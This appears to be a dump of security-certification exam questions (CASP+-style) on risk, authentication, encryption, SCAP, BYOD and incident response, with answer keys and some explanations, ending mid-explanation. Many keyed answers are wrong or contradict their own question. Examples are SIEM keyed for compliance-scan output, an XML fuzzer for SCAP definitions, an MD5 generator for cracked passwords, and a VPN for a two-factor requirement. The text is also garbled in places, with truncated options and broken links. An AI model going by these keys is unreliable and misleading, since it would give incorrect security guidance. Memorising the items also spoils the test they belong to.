An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

- A. Magic link sent to an email address
- B. Customer ID sent via push notification
- C. SMS with OTP sent to a mobile number
- D. Third-party social login
- E. Certificate sent to be installed on a device
- F. Hardware tokens sent to customers

**Answer:** CE

**NEW QUESTION 74**

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

**Answer:** BCE

**NEW QUESTION 79**

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

**Answer:** B

**NEW QUESTION 80**

A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

- A. Vulnerability scanner
- B. SIEM
- C. Port scanner
- D. SCAP scanner

**Answer:** B

#### NEW QUESTION 85

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

- A. RA
- B. BIA
- C. NDA
- D. RFI
- E. RFQ
- F. MSA

**Answer:** CF

#### NEW QUESTION 88

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

**Answer:** A

#### NEW QUESTION 90

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

#### NEW QUESTION 94

A software development team has spent the last 18 months developing a new web-based front-end that will allow clients to check the status of their orders as they proceed through manufacturing. The marketing team schedules a launch party to present the new application to the client base in two weeks. Before the launch, the security team discovers numerous flaws that may introduce dangerous vulnerabilities, allowing direct access to a database used by manufacturing. The development team did not plan to remediate these vulnerabilities during development. Which of the following SDLC best practices should the development team have followed?

- A. Implementing regression testing
- B. Completing user acceptance testing
- C. Verifying system design documentation
- D. Using a SRTM

**Answer:** D

#### NEW QUESTION 95

A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "<object object\_ref=... />" and "<state state\_ref=... />". Which of the following tools BEST supports the use of these definitions?

- A. HTTP interceptor
- B. Static code analyzer
- C. SCAP scanner
- D. XML fuzzer

**Answer:** D

#### NEW QUESTION 98

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

**Answer:** A

#### NEW QUESTION 101

A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

- A. Static code analysis in the IDE environment
- B. Penetration testing of the UAT environment
- C. Vulnerability scanning of the production environment
- D. Penetration testing of the production environment
- E. Peer review prior to unit testing

**Answer: C**

**NEW QUESTION 106**

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years  
 Store customer addresses in an encrypted format  
 Destroy customer information after one year  
 Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

**Answer: BCH**

**NEW QUESTION 109**

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

- A. Conduct a penetration test on each function as it is developed
- B. Develop a set of basic checks for common coding errors
- C. Adopt a waterfall method of software development
- D. Implement unit tests that incorporate static code analyzers

**Answer: D**

**NEW QUESTION 113**

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

**Answer: D**

**NEW QUESTION 115**

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.

Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

**Answer:** DF

**NEW QUESTION 119**

An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8\$1bg	jbond	asHU8\$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

- A. Vulnerability scanner
- B. Fuzzer
- C. MD5 generator
- D. Password cracker
- E. Protocol analyzer

**Answer:** C

**NEW QUESTION 120**

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

**NEW QUESTION 121**

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

**Answer:** D

**NEW QUESTION 124**

A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

- A. Effective deployment of network taps
- B. Overall bandwidth available at Internet PoP
- C. Optimal placement of log aggregators
- D. Availability of application layer visualizers

**Answer:** D

**NEW QUESTION 125**

Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A

security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an exploit. Which of the following would provide greater insight on the potential impact of this attempted attack?

- A. Run an antivirus scan on the finance PC.
- B. Use a protocol analyzer on the air-gapped PC.
- C. Perform reverse engineering on the document.
- D. Analyze network logs for unusual traffic.
- E. Run a baseline analyzer against the user's compute

**Answer: B**

#### NEW QUESTION 129

A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

- A. Schedule weekly reviews of all unit test results with the entire development team and follow up between meetings with surprise code inspections.
- B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
- C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
- D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

**Answer: C**

#### NEW QUESTION 134

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

**Answer: BD**

#### NEW QUESTION 135

An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

Active full-device encryption Enabled remote-device wipe Blocking unsigned applications

Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

- A. Require frequent password changes and disable NFC.
- B. Enforce device encryption and activate MAM.
- C. Install a mobile antivirus application.
- D. Configure and monitor devices with an MD

**Answer: B**

#### NEW QUESTION 136

The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

- A. Procure a password manager for the employees to use with the cloud applications.
- B. Create a VPN tunnel between the on-premises environment and the cloud providers.
- C. Deploy applications internally and migrate away from SaaS applications.
- D. Implement an IdP that supports SAML and time-based, one-time password

**Answer: B**

#### NEW QUESTION 141

An organization's network engineering team recently deployed a new software encryption solution

to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solutio

**Answer: A**

#### NEW QUESTION 142

Which of the following is the GREATEST security concern with respect to BYOD?

- A. The filtering of sensitive data out of data flows at geographic boundaries.
- B. Removing potential bottlenecks in data transmission paths.
- C. The transfer of corporate data onto mobile corporate devices.
- D. The migration of data into and out of the network in an uncontrolled manne

**Answer:** D

#### NEW QUESTION 145

Given the following code snippet:

```
SecCond = "1SS"
SecStatus = false
try {
  if (SecStatus)
    SecCond = "2SS"
    console.log("ship to ship")
  else
    SecCond = "normal operations"
    console.log("nothing to see here")
} catch (e) {
  SecCond = "normal operations"
  console.log(e)
  console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

- A. Open
- B. Secure
- C. Halt
- D. Exception

**Answer:** D

#### NEW QUESTION 146

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:  
Data must be encrypted at rest.  
The device must be disabled if it leaves the facility. The device must be disabled when tampered with  
Which of the following technologies would BEST support these requirements? (Select two.)

- A. eFuse
- B. NFC
- C. GPS
- D. Biometric
- E. USB 4.1
- F. MicroSD

**Answer:** CD

#### NEW QUESTION 147

Given the following output from a security tool in Kali:

[12:17:41] dumping options:

```
filename: </usr/share/sectools/scans>
state: <8>
lineo: <56>
literals: <74>
sequences: [34]
symbols: [0]
req_del: <200>
mseq_len: <1024>
plugin: <none>
s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdhj9]
```

- A. Log reduction
- B. Network enumerator
- C. Fuzzer
- D. SCAP scanner

**Answer: D**

**NEW QUESTION 150**

Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of the following actions should the engineer take regarding the data?

- A. Label the data as extremely sensitive.
- B. Label the data as sensitive but accessible.
- C. Label the data as non-sensitive.
- D. Label the data as sensitive but export-controlled

**Answer: C**

**NEW QUESTION 155**

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review: Which of the following tools is the engineer utilizing to perform this assessment?

```
Password complexity                Disabled
Require authentication from a domain controller before sign in  Enabled
Allow guest user access             Enabled
Allow anonymous enumeration of groups Disabled
```

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

**Answer: B**

**NEW QUESTION 157**

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

**Answer: C**

**NEW QUESTION 158**

Company.org has requested a black-box security assessment be performed on key cyber terrain. One area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. `dnsrecon -d company.org -t SOA`
- B. `dig company.org mx`
- C. `nc -v company.org`
- D. `whois company.org`

**Answer: A**

**NEW QUESTION 163**

A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue. Which of the following is the MOST secure solution for the developer to implement?

- A. `IF $AGE == "!@#%^&*()_+<>?":{}[]" THEN ERROR`
- B. `IF $AGE == [1234567890] {1,3} THEN CONTINUE`
- C. `IF $AGE != "a-zA-Z!@#%^&*()_+<>?":{}[]" THEN CONTINUE`
- D. `IF $AGE == [1-0] {0,2} THEN CONTINUE`

**Answer: B**

**NEW QUESTION 165**

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

**Answer: A**

**NEW QUESTION 169**

Given the following code snippet:

```
<FORM ACTION="http://192.168.51.10/cgi-bin/order.pl" method="post">
<input type="hidden" name="price" value="199.99">
<input type="hidden" name="prd_id" value="X190">
QUANTITY: <input type="text" name="quant" size=3 maxlength=3 value=1>
</FORM>
```

Of which of the following is this snippet an example?

- A. Data execution prevention
- B. Buffer overflow
- C. Failure to use standard libraries
- D. Improper file usage
- E. Input validation

**Answer: D**

**NEW QUESTION 173**

After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

- A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
- B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
- C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
- D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

**Answer: D**

**NEW QUESTION 178**

A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:

```
dd if=/dev/ram of=/tmp/mem/dmp
```

The analyst then reviews the associated output:

```
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
```

However, the analyst is unable to find any evidence of the running shell. Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

- A. The NX bit is enabled
- B. The system uses ASLR
- C. The shell is obfuscated
- D. The code uses dynamic libraries

**Answer: B**

#### NEW QUESTION 179

A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

- A. Increase the company's bandwidth.
- B. Apply ingress filters at the routers.
- C. Install a packet capturing tool.
- D. Block all SYN packet

**Answer: B**

#### NEW QUESTION 184

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter

```
Port state 161/UDP open 162/UDP open 163/TCP open
```

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

- A. Patch and restart the unknown services.
- B. Segment and firewall the controller's network
- C. Disable the unidentified service on the controller.
- D. Implement SNMPv3 to secure communication.
- E. Disable TCP/UDP PORTS 161 THROUGH 163

**Answer: D**

#### NEW QUESTION 189

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

**Answer: B**

#### NEW QUESTION 193

Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

**Answer: B**

#### NEW QUESTION 195

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer: AC**

#### NEW QUESTION 196

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec... analyst

notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patchin

**Answer: C**

#### NEW QUESTION 200

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanne

**Answer: C**

#### NEW QUESTION 202

An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

**Answer: B**

#### Explanation:

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control

security policies, including United States Department of Defense–style mandatory access controls (MAC).

NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can

be caused by malicious or flawed applications. Incorrect Answers:

A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

References:

<https://en.wikipedia.org/wiki/SeHYPERLINK> "https://en.wikipedia.org/wiki/Security-Enhanced\_Linux"curity-Enhanced\_Linux

#### NEW QUESTION 205

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

**Answer: B**

#### Explanation:

Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.

It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.

Incorrect Answers:

A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.

D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:

[https://en.wikipedia.org/wiki/Data\\_deduplication](https://en.wikipedia.org/wiki/Data_deduplication)

#### NEW QUESTION 207

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct

this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

**Answer:** A

**Explanation:**

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: [https://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](https://en.wikipedia.org/wiki/NT_LAN_Manager)

**NEW QUESTION 208**

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

**Answer:** A

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

[https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module) <http://HYPERLINK>

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"researcher.watson.ibm.com/researcher/HYPERLINK

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"view\_group.php?id=2850

**NEW QUESTION 213**

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

- A. Encryption of each individual partition
- B. Encryption of the SSD at the file level
- C. FDE of each logical volume on the SSD
- D. FDE of the entire SSD as a single disk

**Answer:** A

**Explanation:**

In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.

Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:

B: The question is asking for the BEST way to ensure confidentiality of individual operating system data

A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.

C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.

D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

**NEW QUESTION 216**

A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

- A. Software-based root of trust
- B. Continuous chain of trust
- C. Chain of trust with a hardware root of trust
- D. Software-based trust anchor with no root of trust

**Answer:** C

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

The TPM is the hardware root of trust.

Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.

Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:

A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.

B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

References: <https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf>

**NEW QUESTION 220**

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

- A. Deploy custom HIPS signatures to detect and block the attacks.
- B. Validate and deploy the appropriate patch.
- C. Run the application in terminal services to reduce the threat landscape.
- D. Deploy custom NIPS signatures to detect and block the attack

**Answer:** B

**Explanation:**

If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

